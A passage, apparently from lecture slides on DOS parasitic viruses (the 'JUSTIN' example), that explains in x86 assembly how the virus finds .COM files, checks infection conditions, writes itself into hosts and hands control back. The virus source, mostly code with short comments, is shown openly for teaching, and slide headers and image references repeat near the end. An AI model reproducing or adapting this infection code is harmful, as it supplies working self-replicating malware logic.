xor cx,cx
```

#### **FIND\_LOOP:**

```
int 21h
jc FIND_EXIT
```

```
call FILE_OK
jc FIND_NEXT
```

#### **FIND\_EXIT:**

```
ret
```

#### **FIND\_NEXT:**

```
mov ah,4Fh
jmp FIND_LOOP
```

```
COM_MASK      DB      '*.COM',0
```

**Search First**

**Checking the infection conditions**

**Return from the searching routine**


**Search Next**



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### 4. Checking the infection conditions:

- Realized by **FILE\_OK** routine/procedure





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## 4. Checking the infection conditions:

### 4.1 - Verifies if the .COM file is read-only

```
mov dx,9eh      ;take the found filename from DTA
mov ax,3D02h    ;try to open (AH=3Dh) the file in read/write mode (AL=02h)
int 21h
jc FOK_EXIT_C   ; read-only file
```

### 4.2 - Determines the file dimension

### SEEKING/POSITIONING in FILE

Input Parameters:	Registers:
- Function Code	42h → AH
- File Handler	BX
- Inside file reference (0-SEEK_SET; 1-SEEK_CURR; 2-SEEK_END)	AL
- The bytes number as offset related to the inside file reference (DWORD)	inferior word → DX superior word → CX
Output Parameters:	
- the new position in file (DWORD)	inferior word → AX superior word → DX
- Operation Result	Set/Clear CF – Carry Flag

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### 4. Checking the infection conditions:

#### 4.3 – file dimension > 64KB

or dx,dx ;check out the superior word as result of 42h function  
jnz FOK\_EXIT\_CCF

#### 4.4 - host + virus + PSP > 0FF00h

mov cx,ax  
add ax,offset HOST  
cmp ax,0ff00h  
jnc FOK\_EXIT\_CCF

; save the file dimension  
; add the virus dimension + PSP  
; compare with 0FF00



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## 4. Checking the infection conditions:

### 4.5 – copy .COM file content in HIGH segment

```
push cx
mov ax,4200h
xor cx,cx
xor dx,dx
int 21h
```

Positioning in the file's beginning

```
pop cx
push cx
mov ah,3fh
mov dx,offset host
int 21h
pop dx
jc FOK_EXIT_CCF
```

Read from the host file program file

### 4.6 – verifies the previous infection

```
mov si,100h
mov di,offset HOST
mov cx,20
repz cmpsw
jz FOK_EXIT_CCF
```

Verifies the first 20 bytes



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### 4. Checking the infection conditions:

#### 4.7 – verifies .EXE file

```
cmp WORD PTR cs:[HOST],'ZM'  
jz FOK_EXIT_CCF  
clc  
ret
```

Check out the first 2 bytes

#### 4.8 – Return from the procedure

```
FOK_EXIT_CCF:  
    mov ah,3eh  
    int 21h  
FOK_EXIT_C:  
    stc  
    ret
```

Close the file

restore CF



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## 5. FILE Infection:

- Establish the position in the beginning of the host file and writes all machine code from the HIGH segment
- Achieved by **INFECT\_FILE** procedure;

### INFECT\_FILE:

```
push dx
mov ax,4200h
xor cx,cx
xor dx,dx
int 21h
```

Positioning in the file's beginning

```
pop cx
add cx,OFFSET HOST-100h
mov dx,100h
mov ah,40h
int 21h
mov ah,3eh
int 21h
ret
```

Writes in the host file;  
CX = the host file+the dimension of virus

Close the host file





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### 6. HOST Execution:


- After the virus has searched and infected other .COM files, the virus should launch the host program in execution
- There are 2 routines taking into account the current position of the virus (in HIGH or LOW segment): **GOTO\_HOST\_HIGH** and **GOTO\_HOST\_LOW**

#### 6.1 GOTO\_HOST\_HIGH: the virus has infected host files & it is in HIGH segment

- the virus must launch the host program starting at offset 100h exactly as nothing was happened
- the virus is running in the HIGH segment
- the virus copies the host program starting with 100h offset
- the virus returns the control to the host by *retf* preceded by the modification of the values from the stack segment – TRICK/TRAP


#### 6.2 GOTO\_HOST\_LOW: the virus hasn't enough memory & it is in LOW segment

- the virus didn't infect host files because it hadn't enough available memory
- the virus must launch the host program starting at offset 100h exactly as nothing was happened
- the virus is running in the LOW segment
- In order to avoid auto-destroying by copying the host program at 100h offset, the virus must put the last part of its machine code in a secure area: PSP or Stack;




# II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

## 6.1 HOST Execution in - GOTO\_HOST\_HIGH




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## 6.1 HOST Execution in - GOTO\_HOST\_HIGH




# II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

## 6.1 HOST Execution in - GOTO\_HOST\_HIGH



# II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN


## 6.1 HOST Execution in - GOTO\_HOST\_HIGH





